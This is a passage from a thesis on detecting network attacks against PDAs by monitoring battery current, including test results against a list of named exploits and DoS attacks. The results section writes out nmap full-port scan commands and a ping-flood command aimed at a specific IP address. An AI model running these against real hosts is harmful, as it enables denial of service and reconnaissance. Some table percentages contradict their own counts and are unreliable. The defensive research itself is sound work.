The results from these Lomb-Scargle periodograms are equivalent to the least-square fitting of sine curves (at specified frequencies) to the data. In addition, the periodograms in this research, calculated with a program called AutoSignal from Sysdat, highlight the level of significance of these frequencies compared to critical limits. For example, in the results the largest peak exceeds a 99.9% critical limit, meaning there is less than a 1 in 1000 probability the peak arose from chance (see Section 5.3.2.4).

The Nyquist criterion also comes into play. This theorem states that the maximum frequency which can be accurately analyzed in the frequency domain is one half of the sampling rate used to capture the time domain signal. Thus high sampling rates were used and, filtered to determine the highest frequency in which dominant Periodograms existed. In our studies, there were no dominant peaks beyond 2KHz, meaning an effective sampling rate of 4KHz is needed by the smart battery's embedded converter to detect a variety of attacks.

4.4.3 Capturing Signals

After HIDE (or the network administrator) warrants the need, a signature must first be captured before it can be compared to one of the *dirty dozen* signatures stored locally. The accuracy of HASTE in capturing this noise pattern is contingent on the ability to measure current instantaneously over short periods of time. Both the frequency rate at which this can be performed and the duration of this event may have a significant impact on CPU, memory and energy resources. Therefore, an effective setting must be determined to acquire the highest resolution requiring the least amount of energy drawn. It is also wise to have an option available to the user in which the granularity can be set to a higher level (e.g., higher sampling rate) when the importance of an accurate signature capture overrides that of battery life.

The capability to associate abnormal current reading in the battery of a mobile device to the *dirty dozen* is crucial for HASTE, but not absolutely essential. In the event a pattern is not matched, the signature can still be sent back to the network administrator for further, more detailed analysis where more power tools reside. To reduce the noise level in capturing and matching a signature, it is recommended that the user be given the choice to either close or suspend all other running programs. Closing other running programs will certainly reduce noise patterns but there is a slight cost associated with this in the time and energy to reopen the programs again if required to soon after using HASTE. Placing the programs in suspend also consumes energy, but is less intrusive to the user who desires to re-start programs as soon as possible. Nonetheless, all programs were closed while capturing signals for this research. Once the signature was captured, the Chi Squared algorithm for standard distribution could be used for pattern matching to determine *confidence intervals and goodness of fit* not only for the host by the host but for aggregation of mobile host reports within the network by a server.

4.5 Attack Signatures

Depending on the processing and memory capabilities of the computing device as well as the integration of smart battery technology, attack energy signature can be compared to a resident short-list of known attack signatures. If a match is made, this information can also be reported by B-bid. The rationale behind the attacks chosen, the actual attacks selected and how they are captured for analysis are outlined below in Sections 4.4.1 through 4.4.3 respectively.

4.5.1 Skinning Signatures

As it is nearly impossible to capture and match all signature executions, this research asserts that the most efficacious method in matching is by referencing signatures from the “Top 10” known attack against either Windows or UNIX operating systems, depending on which the device uses. These attacks are updated annually by the SANS Institute [52] who has determined that the vast majority of successful cyber attacks are made possible by vulnerabilities in a small number of common operating system services. Since most attackers are opportunistic, they take the easiest and most convenient route to exploit the best-known flaws with the most effective and widely available attack tools found on the Web.

Although there are thousands of security incidents each year affecting these operating systems, the overwhelming majority of successful attacks target one or more of these vulnerable services [53]. All the same, if intruders have knowledge of the database of intrusion signatures in an IDS, they can easily attempt attacks that are not represented. Since the Top 10 list is public and not all are applicable to the OS for smaller mobile devices, a *dirty dozen* set of attacks is therefore advocated: most of the Top 10 attacks are taken along with a few additional popular attacks known to affect mobile device applications (see Section 4.5.2).

Where possible, signatures of these attacks which exploit vulnerabilities of the operating system should be stored locally for comparisons to signatures that are captured. This rudimentary analysis performs a front line intrusion detection *triage* before the user sends the findings to a network administrator or dismisses them. Pattern recognition complements B-bid anomaly detection in that it is capable of identifying attacks over an extended period of time which may occur as a series of user sessions or by multiple attackers working in concert. Using the *dirty dozen*, it also reduces the need to review a potentially large amount of audit data. All the same, the key disadvantage of pattern-recognition techniques is the reliance of the system on pre-defined intrusion scenarios or signatures [45]. If attack characteristics do not match one which has been coded into the system, the intrusion may not be detected. Even if patterns do not match, the results can be forwarded to the network administrator (who may have more signatures to compare against) for further correlation analysis.

4.5.2 Dirty Dozen

The attacks chosen to launch against the PDAs are comprised from several of the SANS/FBI Top 10 as well as the most common types of flooding attacks used by DoS attacks (see Appendix H for a full explanation of each attack). Those attacks taken from the SANS/FBI are updated annually (www.sans.org/top20/) and the others were taken directly from Metasploit (www.metasploit.com):

1. Apache Web Server DoS Attack
2. IIS Web Server DoS Attack
3. LSASS RPC Buffer Overflow Exploit
4. MSSQL 2000 Remote UDP Exploit


5. Sasser Worm Attack
6. Smurf Attack
7. Microsoft RPC DCOM Exploit
8. Windows SSL PCT Overflow Exploit
9. nmap (TCP)
10. nmap (UDP)
11. SYNFlood (TCP)
12. UDPFlood (UDP)
13. ping flood (IMCP)

During the research, a concern came up regarding the possibility of fooling what the HASTE detection module captures as well as the comparative technique used afterwards by changing how an attack is carried out, such as changing the source code of the attack. This research maintains that this is not a significant problem, due to two reasons. First, network traffic conditions already introduce unpredictability into HASTE scenarios. If there is high network traffic, it will take slightly longer for an attack to be carried out, thus lengthening the period of attack duration. Therefore, it is held that network traffic latency do not affect the overall accuracy of the B-bid components enough to cause any concern since the tests conducted were done on an active large WLAN and did not show significant deviations after FFT analysis (see Section 5.3.3). In addition, the amount of data most attacks send, except for DoS and Distributed DoS (DDoS), is very small. Thus, any unpredictability introduced by dynamic network traffic conditions is negligible.

The second reason for not focusing on the accuracy of HASTE due to slight variations in code construction of each attack is due to the fact that the majority of hackers rarely write their own attacks. Often a variant of an attack is created by changing a minor portion of the source code; though there have been cases in which people created a new variant of an attack by renaming the attack. Also, most exploits require specific data to be sent to the victim, thus restricting the portions of code that can be modified even further. Nevertheless, to confirm this, one attack from the *dirty dozen* (the MSSQL 2000 remote UDP exploit) was reasonably altered based on program style and then re-compiled and sent to the PDA. As expected, there were no appreciable energy signature differences in the pre and post-configuration versions of this attack.

4.6 B-bid Platform and Immunology Comparison

As a means of putting it all together visually, Figure 4.4 below expands on Table 2.2 from Section 2.3 and illustrates how the hybrid approach of the B-bid platform is designed to take advantage of the strengths and weaknesses of state of the art techniques of IDS and how they would be carried out from low to high end mobile devices via HIDE, SPIE and HASTE.



	Unknown	Known Attack	False Negative	False Positive
Statistical-Anomaly (*Threshold*)	Stronger	Weaker	Strong	Weaker
Rules-Based (*Knowledge*	Weaker	Stronger	Stronger	Weak

Figure 4.4 Advantages of B-bid Platform

In summary, Figure 4.1 illustrates how HIDE can operate as a viable application of monitoring energy rate thresholds to indicate some forms of unknown attacks (such as DoS and high energy consumption viruses or attacks). Moreover, it can be implemented in all low to high energy consumption mobile devices. SPIE can capture the header information of UDP, TCP and IMCP traffic in mid to high energy devices and report this along with the HIDE report to give the network administrator more useful information to conduct correlation analysis to determine if the attack is isolated, coordinated or widespread. HASTE is more effective detecting known attacks against mid to high energy devices, such as PDAs and laptops. In addition to HIDE, SPIE and HASTE information being reported to the network administrator, mid to high-end devices can conduct their own Chi Squared analysis to match the attack signature to those in a resident database. However, the *aggregate* correlation analysis conducted at the network administrator side would provide the greatest benefits for reductions in false negative and positive reports as early warning for other (yet) unaffected segments of the network.

Similar to comparisons in [54] of natural immune systems of the body to that of computer security in detecting and fighting viruses, B-bid's platform advantages outlined in Figure 4.4 above also provide a parallel taxonomy that is useful in appreciating the application of B-bid within a commonly accepted immunology taxonomy for IDS:

> <u>HIDE</u> – The mobile device's use of high energy over periods of time is similar to a patient running a fever. HIDE can be used like a thermometer to determine if the device has a *fever* which could be the result of a great number of ailments or *infections* (and then used as a trigger to do further testing, like launching an anti-virus application).
>
> <u>SPIE</u> - After a fever is detected, a visual scan of the body is conducted. The Scan Port Intrusion Engine is similar to a visual scan of the body to see where the point of infection exists (DestinationPort), what might be the cause of it (SourceID), as well as the time it is taking place (TimeStamp).
>
> <u>HASTE</u> -- If it is a more powerful high end mobile device (HEMD), then an Electrocardiogram (EKG) in the form of HASTE can be conducted. Like an EKG, HASTE would be a non-invasive recording of the electrical activity of the "heart" of the mobile host to determine if any irregularities its heartbeat exist (which in this case would be the energy pulses from the battery) in order to help users and/or network administrators to make decisions regarding the

health of the system. Similarly, EKGs are usually done before surgery, which in this case would be the equivalent of launching a more powerful form of an IDS or anti-virus program after HASTE has determined that a signature matching a known infection/attack exists.

Chi Squared Correlation Analysis - As these *triage* reports from the field are correlated by the doctor (network administrator), they serve as one dimension of a three dimensional CAT Scan to detect abnormal structures from different dimensions of the body (corporate network), which in this case would be the mobile reports compared and contrasted to those from servers and workstation behind the (corporate) firewall.

With regard to the perspectives presented above, a broader view of the benefits and vulnerabilities of HIDE, SPIE and HASTE is now put in context in Table 4.2 below.

HIDE Benefits	**HIDE Vulnerabilities**
• More difficult for hacker to manipulate both energy and time without detection using HIDE. • HIDE is not susceptible to being overwhelmed by volumes of data that renders many IDSs ineffective. • HIDE approach functions without monopolizing system resources: memory, CPU time, and disk space. • HIDE does not require frequent updates.	• Problems exist if host passes off an intrusion data for analysis to server/ workstation that is compromised. • Some variations in rules-based attack sequences can affect the activity-rule comparison to a degree that the intrusion is not detected.
SPIE Benefits	**SPIE Vulnerabilities**
• TCP/IP header information is always present regardless of the protocol (save some UDP exceptions)	• Remote address may be spoofed.
HASTE Benefits	**HASTE Vulnerabilities**
• Though some individual instances of an attack may be identified, a larger monitoring would confirm if this is merely an isolated occurrence. • Earlier notification of an attack to other segments is possible. • FFT conversion powerful attack identification technique for quick & high confidence levels in analysis.	• System intrusion reports may not supply enough information for the IDS to detect intrusions. • As with any anomaly detection approach, the intrusion database may not contain a signature representing the intrusion.

Table 4.2 HIDE Benefits and Vulnerabilities

4.7 Summary

This chapter presented the considerations required in the design of a mobile host-based intrusion detection engine as well as some graphical representations of them. Consequently, it is reasonable and possible to extend many of the functionalities of HIDE that support a variety of high-energy mobile devices to low-energy mobile devices. As implied by the name, the computing power of the low-energy processor is small, so large computations take longer to complete. On the other hand, the batteries to these devices last longer than those of high-energy mobile devices. The trade-off being a B-bid algorithm will run more slowly on a low-energy device and be less quick to catch an intrusion. Nonetheless, a subset of HIDE can be integrated into many of the least powerful devices, such as smaller PDAs and other low energy CPU devices.

To highlight these design considerations and functionalities, Section 4.1 outlined HIDE design issues, Section 4.2 addressed SPIE design issues and Section 4.3 described HASTE design issues, to include FFT conversions o the energy signatures. Section 4.4 provided the rationale behind the selection and construction of the dirty dozen attacks and Section 4.5 described the purpose of the how the Chi Squared and *F* Statistic Test methods are used to provide pattern matching and goodness of fit. Section 4.6 outlined how the reporting and aggregate correlation analysis of violations recorded by HIDE, SPIE and HASTE serve as a first line of defense in providing network administrators an earlier window ("opportunity time") to react to potential attacks that they would not have without the inclusion of mobile host-based IDS. And Section 4.7 presented a summary of advantages derived from the B-bid platform, software and modeling approaches. The following chapter provides the testing results collected from five different PDA as a proof-of-concept of HIDE, SPIE and HASTE utility and practicality against ABDA and the *dirty dozen* attacks.

This page intentionally left blank

Chapter 5

The Results of the Experiments

This chapter and the next present B-bid test results and analysis respectively. Sections 5.1, 5.2 and 5.3 provide in sequence the testing conditions and results for HIDE, SPIE and HASTE. Section 5.4 summarizes the implications surrounding the data collected before leading into deeper analysis and significance of it in the next chapter.

5.1 HIDE Testing Conditions and Results

This Section presents the test conditions and results for HIDE. Section 5.1.1 covers the test conditions. Section 5.1.2 provides the results of the HIDE power consumption compared to three other IDS products available that can be configured to run on a smaller mobile host. Section 5.1.3 provides an insight on how well HIDE currently detects ABDA and attacks in different power states and Section 5.1.4 gives the individual results of HIDE against different forms of DoS attacks.

5.1.1 HIDE Test Conditions

Since chemical states in batteries are altered as a result of time and environmental conditions, HIDE allows for *relearning* of capacity settings -- provided this is supported by the chipset placed in by the OEM -- to try to offset the effects of aging and temperature (temperature having the greatest impact on discharge rate). As outlined in the B-bid flowchart in Appendix A, HIDE adapts to different temperature fluctuations over time (currently set when the temperature reaches 10 degrees Celsius change from the last written temperature range). Fortunately, temperature effects on lithium ion batteries, which make up the bulk of power supplies for small computing devices are near linear and flat for “office” temperature of 20-25 degrees Celsius [55], meaning there is no need for frequent recalibrations (about once every three months should suffice [56]). Accordingly, testing was conducted in this temperature range.

5.1.2 HIDE Test Results of Power Consumed

A main goal of this research is to detect network intrusions with minimal loss of power. If a program secures a mobile device while consuming a significant amount of battery power, then it is not necessarily a very good solution to detecting network intrusions on mobile devices. Therefore, HIDE power consumption on a Dell Axim 3xi was compared to several other security related applications, specifically TigerServ, Airscanner Firewall, and PhatNet – all of which can be configured to protect mobile devices from network intrusions.

In order to obtain precise measurements of battery drain, the Dell Axim’s battery was first charged up to 100% by waiting until instantaneous current from the battery was measured at 0 mA. A continuous stream of pings was used as a simulated attack. Because they were shown to be power hungry in other tests (see Section 5.1.4), one ping of 136 bytes was sent per second. A byte size of 136 (instead of a default size of 56) was chosen as a command-line argument after it was determined that this slightly larger than average ping size had a substantially large impact on power consumption per the extra bytes added. As the base comparison, the Axim3xi was run passively (no other programs running) three separate times using each of the four security programs, with each trial draining a fully charged battery down to 40%. The decision to stop at 40% is based on two reasons: one, to have a common percentage stopping point on which to compare data; and two, as the drain approaches 30% the “broken knee” effect can take place (where voltage begins to drop dramatically) which would skew the results since the precise point where this happens was not known for each battery type used in the PDAs.

For HIDE, the threshold current was set to 1000 mA to prevent a message box from appearing. When too many message boxes appeared without a user closing them, the program crashed due to stack overflow. For TigerServ, the default policy was used. The default policy monitors ports used by major services that use TCP, and when a port is used more than five times, the program shuts down the port. Airscanner Firewall was set to block any network access to Axim. As for PhatNet, it was set to monitor the network traffic passively in promiscuous mode.




Figure 5.1 Power Consumption of Host IDS Programs

The test results in Figure 5.1 above shows that HIDE consumed less power than all the other security programs in three trials. Three trials were conducted to confirm results and each shows that HIDE consumes very little power. Comparing operations in the passive mode and then with HIDE until 40% of power remained, the battery life decreased by 84 seconds or 1.6%. As Table 5.1 depicts, none of the programs tested were particularly “power hungry”, though HIDE is comparatively more efficient in comparison within the percentages consumed between programs. On average, the power consumed by HIDE was less than the other three programs and it proves that HIDE is able to function by sampling the battery often without considerable power loss. Given this, benefits of HIDE can be realized without consuming a great deal of energy as some might expect from such a routine. In summary, security protection is not free and all programs consume power -- the less, the better.

Application	**Trial 1**	**Trial 2**	**Trial 3**	**Average**	**Consumption**
Passive	84	87	86	85.40	n/a
HIDE	*83*	*85*	*84*	*84.00*	*1.6%*
TigerServ	81	81	81	81.00	5.2%
Airscanner Firewall	81	80	81	80.40	5.9%
PhatNet	78	77	78	77.40	9.4%

Table 5.1 Power Consumption of Host IDS Programs in Minutes

5.1.3 HIDE Test Results in Different Power States

To show the effectiveness of HIDE in a conventional manner, a receiver operating characteristic (ROC) curve would normally be used. The curve is a plot of the likelihood that an intrusion is detected, against the likelihood that a non- intrusion is misclassified (i.e., a false positive) for a particular parameter, such as a tunable threshold. ROC curves for intrusion detection indicate how the detection rate changes as internal thresholds are varied to generate more or fewer false alarms to tradeoff detection accuracy against analyst workload.

By definition, a receiver operating characteristic curve shows probabilities on the x and y axes, but sometimes the unit of measurement for normal traffic is difficult to define. The difficulty in measuring the detection rate is that the success of an IDS is largely dependent upon the set of attacks used during the test. An IDS can be configured or tuned to favor either the ability to detect attacks or to minimize false positives.

To mitigate this, the *dirty dozen* attacks were used to test HIDE's alert capability and were broken down into non-DoS and Dos attacks, measured in 10, 20, and 40 second consecutive time intervals at 10, 20 and 30mAs increments above the threshold (set in the passive mode with no other programs running) in both Idle and Busy States. Within these states, HIDE's performance was measured in a passive mode (NIC on but no programs running) and while receiving pings once a second to see how it impacted on HIDE's accuracy in the Idle state. The Busy state was separated as well with one Busy state being created by playing an MP3 file and then the same state being compounded by the opening and use of MS Outlook while HIDE ran. Similar to pinging, the purpose of opening and using multiple programs was to measure HIDE's accuracy in relatively lower and higher states of Busy. In effect, Table 5.2 summarizes the relationship between false positive and detection probabilities while using HIDE in various Idle and Busy states.

CONDITIONS				**IDLE STATE**				**BUSY STATE**			
Time (Sec)	Current (mA)	Attack Type (No.s 1-13)	Instances of each Attack Type	Attack Type No. and % Detected (Passive)	Total No. and % Detected (Passive)	Attack Type No. and % Detected w/ Pinging	Total No. and % Detected w/ Pinging	Attack Type No. and % Detected w/ MP3 play	Total No. and % Detected w/ MP3 play	Attack Type No. and % False Positive w/ MP3 play & w/ Outlook	Total No. and % False Positive w/ MP3 play & w/ Outlook
10	10	Non-DoS (1-8)	3 (Total 24)	10 of 24 **41.7%**	25 of 39 **64.1%**	5 of 24 **20.8%**	20 of 39 **51.3%**	0 of 24 **0%**	13 of 39 **33.3%**	24 of 24 **100%**	37 of 39 **94.8%**
		DoS (9 – 13)	3 (Total 15)	15 of 15 **100%**		15 of 15 **100%**		13 of 15 **86.7%**		13 of 15 **86.6%**	
	20	Non-DoS (1-8)	3 (Total 24)	5 of 24 **20.8%**	19 of 39 **48.7%**	0 of 24 **0%**	7 of 39 **17.9%**	0 of 24 **0%**	10 of 39 **25.6%**	24 of 24 **83.3%**	29 of 39 **74.3%**
		DoS (9 – 13)	3 (Total 15)	14 of 15 **93%**		7 of 15 **46.6%**		10 of 15 **66%**		5 of 15 **33.3%**	
	40	Non-DoS (1-8)	3 (Total 24)	4 of 24 **16.7%**	17 of 39 **43.6%**	0 of 24 **0%**	0 of 39 **0%**	0 of 24 **0%**	0 of 39 **0%**	0 of 24 **0%**	0 of 39 **0%**
		DoS (9 – 13)	3 (Total 15)	13 of 15 **86.7%**		0 of 15 **0%**		0 of 15 **0%**		0 of 15 **0%**	
					Total = 117		Total = 117		Total = 117		Total = 117
20	10	Non-DoS (1-8)	3 (Total 24)	5 of 24 **21%**	20 of 39 **51.3%**	0 of 24 **0%**	14 of 39 **35.9%**	0 of 24 **0%**	12 of 39 **30.7%**	24 of 24 **100%**	27 of 39 **69.2%**
		DoS (9 – 13)	3 (Total 15)	15 of 15 **100%**		4 of 15 **26.6%**		12 of 15 **80%**		3 of 15 **20%**	
	20	Non-DoS (1-8)	3 (Total 24)	1 of 24 **4.1%**	16 of 39 **41%**	0 of 24 **0%**	7 of 39 **17.9%**	0 of 24 **0%**	6 of 39 **15.4%**	18 of 24 **75%**	21 of 39 **53.8%**
		DoS (9 – 13)	3 (Total 15)	15 of 15 **100%**		7 of 15 **100%**		6 of 15 **40%**		3 of 15 **20%**	
	40	Non-DoS (1-8)	3 (Total 24)	0 of 24 **0%**	14 of 39 **35.9%**	0 of 24 **0%**	0 of 39 **0%**	0 of 24 **0%**	0 of 39 **0%**	0 of 24 **0%**	0 of 39 **0%**
		DoS (9 – 13)	3 (Total 15)	14 of 15 **93%**		0 of 15 **0%**		0 of 15 **0%**		0 of 15 **0%**	
					Total = 117		Total = 117		Total = 117		Total = 117
30	10	Non-DoS (1-8)	3 (Total 24)	3 of 24 **12.5%**	18 of 39 **46.1%**	0 of 24 **0%**	12 of 39 **30.7%**	0 of 24 **0%**	12 of 39 **30.7%**	24 of 24 **100%**	27 of 39 **69.2%**
		DoS (9 – 13)	3 (Total 15)	15 of 15 **100%**		12 of 15 **80%**		12 of 15 **80%**		3 of 15 **20%**	
	20	Non-DoS (1-8)	3 (Total 24)	0 of 24 **0%**	15 of 39 **38.4%**	0 of 24 **0%**	0 of 39 **0%**	0 of 24 **0%**	5 of 39 **12.8%**	18 of 24 **75%**	18 of 39 **46.1%**
		DoS (9 – 13)	3 (Total 15)	15 of 15 **100%**		0 of 15 **0%**		5 of 15 **33.3%**		0 of 15 **0%**	
	40	Non-DoS (1-8)	3 (Total 24)	0 of 24 **0%**	15 of 39 **38.4%**	0 of 24 **0%**	0 of 39 **0%**	0 of 24 **0%**	0 of 39 **0%**	0 of 24 **0%**	0 of 39 **0%**
		DoS (9 – 13)	3 (Total 15)	15 of 15 **100%**		0 of 15 **0%**		0 of 15 **0%**		0 of 15 **0%**	
			Grand Total Idle & Busy = **1404**		Total = 117 Grand Total = **351**		Total = 117 Grand Total = **351**		Total = 117 Grand Total = **351**		Total = 117 Grand Total = **351**

Table 5.2 Detecting ABDA

Although ROCs could be reproduced based off the results in this table, they would need to be represented in 72 different scenarios:

- three Time Intervals

- divided into 3 Current (mA) Thresholds
- divided into 2 Attack Types (non-DoS and DoS attacks)
- broken down into 2 States (Idle and Busy)
- divided into 2 Operation Categories (low and high states of Idle and Busy)

  3x3x2x2x2 = 72.

To summarize then, the table represents how DoS style attacks are far easier to detect and less prone to false positives in the Idle state but more so in the Busy state. HIDE does not do well against shorter non-DoS style attacks unless they are sent repeatedly or several times in rapid succession. In such cases however, there is the complementing component of HASTE which does a very good job detecting and delineating between attacks (see Section 5.3). Nevertheless, an attack may also be successful if it remains under the threshold set by HIDE for various states or is able to fully execute before a device automatically sends itself into Sleep or Off modes. Table 5.3 provides a high-level overview of difficulty levels faced while testing B-bid applications for the HIDE component in various battery states and activities.


ABDA	Busy	Idle	HIDE must account for impact in current (mA) of backlight settings as well as network activity while listening passively
Attacks	**Difficult**	**Less Difficult**	
Downloading	**Difficult**	**Less Difficult**	
Multiple Running Programs	**Very Difficult**		

Table 5.3 Detecting ABDA

5.1.4 HIDE Test Results in Detecting DoS Attacks

As a proof-of-concept, DoS type attacks, specifically *nmap* and *ping flooding,* were directed against a Dell Axim 3xi. Each attack was detectable using HIDE. The algorithm (coupled with a small interactive GUI) successfully monitored the instantaneous currents of the battery and averaged them over a period of time. If a battery was under a network attack, there was an appreciable increase in network activity, leading to higher usage of the battery. If this happened for a relatively short period of time, when the user was actually doing no work, the algorithm detected an ABDA and alerted the user.


The following test results and screen capture, taken from an Axim3xi, show HIDE successfully detected two types of DoS style attacks or ABDAs. Figure 5.2 depicts current draw comparisons caused by an nmap executed in both TCP and UDP scans. The lower line represents averaged current (mA) samplings while HIDE ran with no other applications running. The two lines above it represent the same conditions but with TCP and UDP nmap port scans taking place. The difference in power consumption was considerable in this case and HIDE triggered an alert for each after 40 seconds. Setting a time period of 40 seconds was based on the fact that this period of time worked in discovering power anomalies without firing false positives while the device was turned on with no programs actively running. The TCP curve stops after six iterations (or 240 seconds) since some PDAs will go into Suspend state if there is no activity by the user after three to four minutes (if the user has chosen this option). “Passive monitoring” represents the current (mA) consumed when the device’s NIC is operating but no other programs are running.



	1	2	3	4	5	6	7	8	9
TCP	324	322	317	335	314	295			
UDP	393	318	350	338	308	298	316	335	325
Passive Monitoring	278	275	276	268	275	276	273	278	277

nmap TCP: nmap -sT -O -p- -PI -PT -T5
nmap UDP: nmap -sU -O -p- -PI -PT -T5
Figure 5.2 TCP and UDP nmap


The impact on power draws from ping flooding attacks executed with varying packet sizes was even more pronounced and is shown in Figure 5.3. The lower line represents averaged current (mA) samplings while HIDE ran with no other applications running. The two lines above it represent the same conditions but with ping flooding and standard pinging (once per second). Even the standard ping was detected. Assuming an attacker is frequently hitting the device, the threshold for such attacks to blend in with the lower line represented by HIDE would be difficult to accomplish without detection.



	1	2	3	4	5	6	7	8	9	10
Flood	344	359	351	349	345	342	356	340	346	333
Non-Flood	311	300	295	282	285	295	294	292	289	304
Passive Monitoring	278	275	276	268	275	276	273	278	277	279

Ping flood: 136 byte packets: ping -f -i .001 198.82.174.83
Ping once/sec: 136 byte packets: ping -s 136 198.82.174.83
Figure 5.3 Pinging

As part of HIDE's utility, an interface/alert screen appears when a violation occurs like those above. This alert screen is presented in Figure 5.4:



Current Time: 270

Voltage: 4066mV

Average Voltage: 4077mV/30s

Threshold Violation Error

Threshold violation error has occured.

Interval: 10 Interval: 40

Type interval Type interval

Figure 5.4 PDA Screen Shot of HIDE Threshold Violation Alert

5.2 SPIE Testing Conditions and Results

This section presents the test conditions and results for SPIE. Section 5.2.1 covers the test conditions. Section 5.2.2 provides the results of SPIE IP header captures.

5.2.1 SPIE Test Conditions

